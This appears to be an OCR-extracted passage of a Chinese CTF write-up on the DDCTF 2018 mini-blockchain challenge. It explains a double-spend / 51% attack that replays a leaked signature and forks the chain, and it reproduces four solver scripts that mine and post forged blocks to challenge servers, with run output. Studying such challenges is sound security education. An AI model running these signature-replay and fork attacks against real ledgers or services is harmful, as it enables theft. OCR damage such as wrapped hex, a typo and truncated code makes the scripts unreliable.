



如图，在黑客区块5，让shop给shop_wallet_addressz转账100万
然后在黑客区块4再计算两个空区块，让黑客区块5作废
100万回到shop手中，此时我们的钻石即可再次+1

最终就获得了2个钻石
可以获得flag

解题思路

如上所述
两次双花攻击
做成图如下





按照流程，我们应该构造一个转钱给商店的区块
但通过代码，我们可以发现转账的时候是需要私钥签名的，也就是这个signature段

```
# Then, the bank was hacked by the hacker ...
        handout = create_output_utxo(hacker_address, 999999)
        reserved = create_output_utxo(bank_address, 1)
        transferred = create_tx([total_currency_issued['id']], [handout, reserved], bank_privkey)
        second_block = create_block(genesis_block['hash'], 'HAHA, I AM THE BANK NOW!', [transferred])
        append_block(second_block)
```

这些信息我们可以通过黑客留下的signature直接绕过
并且上一步的input也可以从黑客的区块中得到
所以我们就可以直接构造转账给商店的区块了
并且通过51%攻击使黑客转走的钱追回

下面看看大佬们的脚本
我可太菜了。。。Q.Q

脚本1

来自这篇大佬wp
DDCTF2018-区块链

```
# -*- encoding: utf-8 -*-
# written in python 2.7
import hashlib, json, rsa, uuid, os,requests,re

# 一堆变量常量

url_root="http://220.249.52.133:46732/"
url_create="http://220.249.52.133:46732/create_transaction"
url_flag="http://220.249.52.133:46732/flag"

s=requests.Session()
ddcoin = s.get(url=url_root)

prev_one=re.search(r"hash of genesis block: ([0-9a-f]{64})",ddcoin.content, flags=0).group(1)
bank_utox_id=re.search(r"\"input\": \[\"([0-9a-f\-]{36})",ddcoin.content, flags=0).group(1)
bank_signature=re.search(r"\"signature\": \[\"([0-9a-f]{96})",ddcoin.content, flags=0).group(1)

DIFFICULTY = int('00000' + 'f' * 59, 16)
EMPTY_HASH = '0'*64

bank_addr="a772aa9adbc7f50865ca315569aeb3cda95cc12e5ec7849ab5c71a292840dc52d608611acd027b06dfde64d37c482dc1"
hacke_addr="ce683dba18350072e8fbdac1bab566ba299c5079ab19214de02abc78f62149ffe8decc5e7fea4ec5d5ddd4366ebe50d1"
shop_addr="aafdd8bc5b3cc8ce7281b947549e841cf8fb233802c31cbf0ad497e38799340648878c049f4cfcd0476d8c426325807b"

# 源码中的API

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
    return hash(hash(x)+hash(y))

def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'], reduce(hash_reducer, [tx['hash'] for tx in block
['transactions']], EMPTY_HASH)])

def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])
```

```
def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = hash_utxo(utxo)
    return utxo

def create_tx(input_utxo_ids, output_utxo, privkey_from=None):
    tx = {'input': input_utxo_ids, 'signature':[bank_signature], 'output': output_utxo}  # 修改了签名
    tx['hash'] = hash_tx(tx)
    return tx

def create_block(prev_block_hash, nonce_str, transactions):
    if type(prev_block_hash) != type(''): raise Exception('prev_block_hash should be hex-encoded hash value')
    nonce = str(nonce_str)
    if len(nonce) > 128: raise Exception('the nonce is too long')
    block = {'prev': prev_block_hash, 'nonce': nonce, 'transactions': transactions}
    block['hash'] = hash_block(block)
    return block


# 构造的方法

def check_hash(prev,tx):
    for i in range(10000000):
        current_block=create_block(prev,str(i),tx)
        block_hash = int(current_block['hash'], 16)
        if block_hash<DIFFICULTY:
            print(json.dumps(current_block))
            return current_block

def create_feak_one():
    utxo_first=create_output_utxo(shop_addr,1000000)
    tx_first=create_tx([bank_utox_id],[utxo_first])
    return check_hash(prev_one,[tx_first])

def create_empty_block(prev):
    return check_hash(prev,[])


# 攻击过程

a=create_feak_one()
print(s.post(url=url_create,data=str(json.dumps(a))).content)
b=create_empty_block(a['hash'])
print(s.post(url=url_create,data=str(json.dumps(b))).content)
c=create_empty_block(b['hash'])
print(s.post(url=url_create,data=str(json.dumps(c))).content)
d=create_empty_block(c['hash'])
print(s.post(url=url_create,data=str(json.dumps(d))).content)
e=create_empty_block(d['hash'])
print(s.post(url=url_create,data=str(json.dumps(e))).content)
print(s.get(url=url_flag).content)
```

```
cy@kalifisher:~/ctf$ python block_chain2.py
{"nonce": "775913", "prev": "331865ac75addcee4e6c14f716e503804ae902c51040b09fec769848add5975b", "hash": "00000d6579e122cb2fc91c8b
729ff2e17b6b488cddacca23d0856a98683744", "transactions": [{"input": ["f6e3d60c-d56a-4b99-a533-0e9149050416"], "output": [{"amount
 1000000, "hash": "0c4323733906530db89dcecb667063802f9a1087ac49ccdffd86587f252e92f4", "id": "175d995c-ba13-4a86-89d3-884e72e42c5d
 "addr": "aafdd8bc5b3cc8ce7281b947549e841cf8fb233802c31cbf0ad497e38799340648878c049f4cfcd0476d8c426325807b"}], "hash": "2c41a1e2e
a0406963ec152f3f09ade9988d8033dbda424a0fa9019f9002f19", "signature": ["46e3eb2f1af854fe470a54c34517fa6c607b3ab72931b9ed21aefd584b
f911c43ada4a53a1050a10f1d5ff315361cc"]}]}
transaction finished.
{"nonce": "999948", "prev": "00000d6579e122cb2fc91c8bd0729ff2e17b6b488cddacca23d0856a98683744", "hash": "00000a93557e97bf1d98648d
2a70d4067a1b72f4a46f0e438275bab9ffa8cd", "transactions": []}
transaction finished. You receive a diamond.
{"nonce": "313065", "prev": "00000a93557e97bf1d98648d702a70d4067a1b72f4a46f0e438275bab9ffa8cd", "hash": "00000a6f2588c45f857a2ddd
acaba9599651933eaab43000255b2b7bd4819c", "transactions": []}
transaction finished.
{"nonce": "2040528", "prev": "00000a6f2588c45f857a2ddd14acaba9599651933eaab43000255b2b7bd4819c", "hash": "00000dbee5cc3eb97b54156
dccda3361fe5ae16042e91db9bb0164a27ee17a", "transactions": []}
transaction finished. You receive a diamond.
{"nonce": "2809342", "prev": "00000dbee5cc3eb97b5415650dccda3361fe5ae16042e91db9bb0164a27ee17a", "hash": "000000e2680d10687d7b5ce
518800b3cbddf3ceb9283f03ef3656ad29cff35", "transactions": []}
transaction finished. You receive a diamond.
Here is your flag: ctf{922a488e-f243-4b09-ae2d-fa2725da79ea}
```


获取flag

脚本2

来自这篇大佬wp

2018 DDCTF mini blockchain(区块链) writeup

```python
# -*- coding: utf-8 -*-
import json, uuid, hashlib
import random,string

EMPTY_HASH = '0' * 64
DIFFICULTY = int('00000' + 'f' * 59, 16)

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
    return hash(hash(x) + hash(y))

# 对 output 进行hash
def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = str(hash_utxo(utxo))
    return utxo

# 对 transactions 进行hash
def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

#对整个块 hash
def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'],
                                 reduce(hash_reducer, [tx['hash'] for tx in block['transactions']], EMPTY_HASH)]
)

prev = "5bc355ab21fd7e07040e2882f36ff8fba90809cbaa27b80bc1439a6e85beec25"
input = ["e95c5a89-3f0e-4bd6-a4bc-8ff006fa2a42"]
signature = ['8cf74260504449ce72c537b587b534c7f93e459d97898faea8a3a68622bbe01f2117fba4cfd3cff69f12e209d74cf87c']
```

```
address = 'b81ff6d961082076f3801190a731958aec88053e8191258b0ad9399eeecd8306924d2d2a047b5ec1ed8332bf7a53e735'
output = [create_output_utxo(address,1000000)]

transactions = {
        "input":input,
        "signature":signature,
        "output":output
    }

# 对 transactions 进行签名
hash_transactions = hash_tx(transactions)
transactions['hash'] = str(hash_transactions)
# 爆破（挖矿，找到满足条件的hash）
def fuzz(block, size=20):
    CHARS = string.letters + string.digits
    while True:
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        block['nonce'] = rnds
        block_hash = str(hash_block(block))
        # 转换成 16 进制
        tmp_hash = int(block_hash, 16)
        # POW 验证工作
        if tmp_hash < DIFFICULTY:
            block['hash'] = block_hash
            return block

# 创建符合条件的块
block = {
    "prev":prev,
    "transactions":[transactions]
}
ok_block = fuzz(block)
print(json.dumps(ok_block))
# 创建一个空块
empty_tmp = {
    "prev" : ok_block['hash'],
    "transactions" : []
}
empty_block1 = fuzz(empty_tmp)
print(json.dumps(empty_block1))

empty_tmp = {
    "prev" : empty_block1['hash'],
    "transactions" : []
}
empty_block2 = fuzz(empty_tmp)
print(json.dumps(empty_block2))

empty_tmp = {
    "prev" : empty_block2['hash'],
    "transactions" : []
}
empty_block3 = fuzz(empty_tmp)
print(json.dumps(empty_block3))

empty_tmp = {
    "prev" : empty_block3['hash'],
    "transactions" : []
```

```
    transactions" : []
}
empty_block4 = fuzz(empty_tmp)
print(json.dumps(empty_block4))
```

运行后会得到5个区块，然后依次post就可以得到flag

脚本3

来自这篇大佬wp
从DDCTF中看区块链安全之51%攻击

```
# -*- encoding: utf-8 -*-

import btc, rsa, uuid, json, copy
#创世块的hash
genies_hash = "92875ca628cd0890020f6a74f3011b611db814f30300f729f20b5a88c49e3e44"
#黑客转账999999,所用的input和签名
input,signature = ("9018b356-cb1d-44c9-ab4e-bf15a8b2f95c","161ae7eac89f71d50d1019d21288dce23cae6cbb587998df9010e
3ff3c80ee8e4c06bd70555604be85ca0869136b3966")
#商店地址
shop_address = "b81ff6d961082076f3801190a731958aec88053e8191258b0ad9399eeecd8306924d2d2a047b5ec1ed8332bf7a53e735
"
txout_id = str(uuid.uuid4())

#工作量证明
def pow(b, difficulty, msg=""):
    nonce = 0
    while nonce<(2**32):
        b['nonce'] = msg+str(nonce)
        b['hash'] = btc.hash_block(b)
        block_hash = int(b['hash'], 16)
        if block_hash < difficulty:
            return b
        nonce+=1

def myprint(b):
    print(json.dumps(b))
    print(len(json.dumps(b)))

#构造一个空块
def empty_block(msg, prevHash):
    b={}
    b["prev"] = prevHash
    b["transactions"] = []
    b = pow(b, btc.DIFFICULTY, msg)
    return b

#从创世块开始分叉，给商店转1000000
block1 = {}
block1["prev"] = genies_hash
tx = {"input":[input],"output":[{"amount":1000000, 'id':txout_id,'addr':shop_address}],'signature':[signature]}
tx["output"][0]["hash"] = btc.hash_utxo(tx["output"][0])
tx['hash'] = btc.hash_tx(tx)
block1["transactions"] = [tx]
block1 = pow(block1, btc.DIFFICULTY)
myprint(block1)

#构造空块增加分叉链长度，使分叉链最长，因为max的结果不唯一，少则一次多则两次
block2 = empty_block("myempty1", block1["hash"])
```

```
myprint(block2)
block3 = empty_block("myempty2", block2["hash"])
myprint(block3)

#余额更新成功,系统自动添加块，转走商店钱，钻石+ 1

#从自己的块，即系统转走钱之前的那个块再次分叉，添加空块
block4 = empty_block("myempty3", block3["hash"])
myprint(block4)
block5 = empty_block("myempty4", block4["hash"])
myprint(block5)
#新的分叉链最长，余额更新成功，钻石+ 1
```

生成出的四个块按顺序提交，再访问/flag就可以得到flag

脚本4

来自这篇大佬wp
由一道CTF题引发的区块链“股权纠纷案”

```
# # -*- encoding: utf-8 -*-
import rsa, uuid, json, copy,requests,re,hashlib
# 获取初始session
url = "http://116.85.48.107:5000/b942f830cf97e/"
r = requests.get(url=url)
session = r.headers['Set-Cookie'].split(";")[0][8:]
Cookie = {
    "session":session
}
r = requests.get(url=url,cookies=Cookie)
# 获取需要的信息
genesis_hash_re = r'hash of genesis block: (.*?)<br /><br />'
genesis_hash = re.findall(genesis_hash_re, r.content)[0]
shop_address_re = r", the shop's addr: (.*?)<br /><br />"
shop_address = re.findall(shop_address_re, r.content)[0]
input_re = r'''[{"input": ["(.*?)"],'''
input = re.findall(input_re, r.content)[0]
signature_re = r'''"], "signature": ["(.*?)"]'''
signature = re.findall(signature_re, r.content)[0]
txout_id = str(uuid.uuid4())
#工作量证明
def pow(b, difficulty, msg=""):
    nonce = 0
    while nonce<(2**32):
        b['nonce'] = msg+str(nonce)
        b['hash'] = hash_block(b)
        block_hash = int(b['hash'], 16)
        if block_hash < difficulty:
            return b
        nonce+=1
def myprint(b):
    return json.dumps(b)
DIFFICULTY = int('00000' + 'f' * 59, 16)
def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()
def hash_reducer(x, y):
    return hash(hash(x) + hash(y))
EMPTY_HASH = '0' * 64
def hash_utxo(utxo):
```

```
    return reduce(nash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])
def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])
def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'],
                                 reduce(hash_reducer, [tx['hash'] for tx in block['transactions']], EMPTY_HASH)]
)
def empty_block(msg, prevHash):
    b={}
    b["prev"] = prevHash
    b["transactions"] = []
    b = pow(b, DIFFICULTY, msg)
    return b
#从创世块开始分叉，给商店转1000000
block1 = {}
block1["prev"] = genesis_hash
tx = {"input":[input],"output":[{"amount":1000000, 'id':txout_id,'addr':shop_address}],'signature':[signature]}
tx["output"][0]["hash"] = hash_utxo(tx["output"][0])
tx['hash'] = hash_tx(tx)
block1["transactions"] = [tx]
block1 = pow(block1, DIFFICULTY)
url_begin = "http://116.85.48.107:5000/b942f830cf97e/create_transaction"
def header_change(session):
    header = {
    "Host":"116.85.48.107:5000",
    "Upgrade-Insecure-Requests":"1",
    "User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.8
6 Safari/537.36",
    "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8",
    "Accept-Language":"zh-CN,zh;q=0.8",
    "Cookie":"session="+session,
    "Connection":"close",
    "Content-Type":"application/json"
    }
    return header
s1 = requests.post(url=url_begin,data=myprint(block1),headers=header_change(session))
session1 = s1.headers['Set-Cookie'].split(";")[0][8:]
print s1.content
#构造空块增加分叉链长度，使分叉链最长，因为max的结果不唯一，少则一次多则两次
block2 = empty_block("myempty1", block1["hash"])
s2 = requests.post(url=url_begin,data=myprint(block2),headers=header_change(session1))
session2 = s2.headers['Set-Cookie'].split(";")[0][8:]
print s2.content
block3 = empty_block("myempty2", block2["hash"])
s3 = requests.post(url=url_begin,data=myprint(block3),headers=header_change(session2))
session3 = s3.headers['Set-Cookie'].split(";")[0][8:]
print s3.content
#余额更新成功,系统自动添加块，转走商店钱，钻石+1
#从自己的块，即系统转走钱之前的那个块再次分叉，添加空块
block4 = empty_block("myempty3", block3["hash"])
s4 = requests.post(url=url_begin,data=myprint(block4),headers=header_change(session3))
session4 = s4.headers['Set-Cookie'].split(";")[0][8:]
print s4.content
block5 = empty_block("myempty4", block4["hash"])
s5 = requests.post(url=url_begin,data=myprint(block5),headers=header_change(session4))
session5 = s5.headers['Set-Cookie'].split(";")[0][8:]
print s5.content
```

```
flag_url = "http://116.85.48.107:5000/b942f830cf97e/flag"
flag = requests.get(url=flag_url,headers=header_change(session5))
print flag.content
#新的分叉链最长，余额更新成功，钻石+ 1
```

结语

学习了学习了
我可太菜了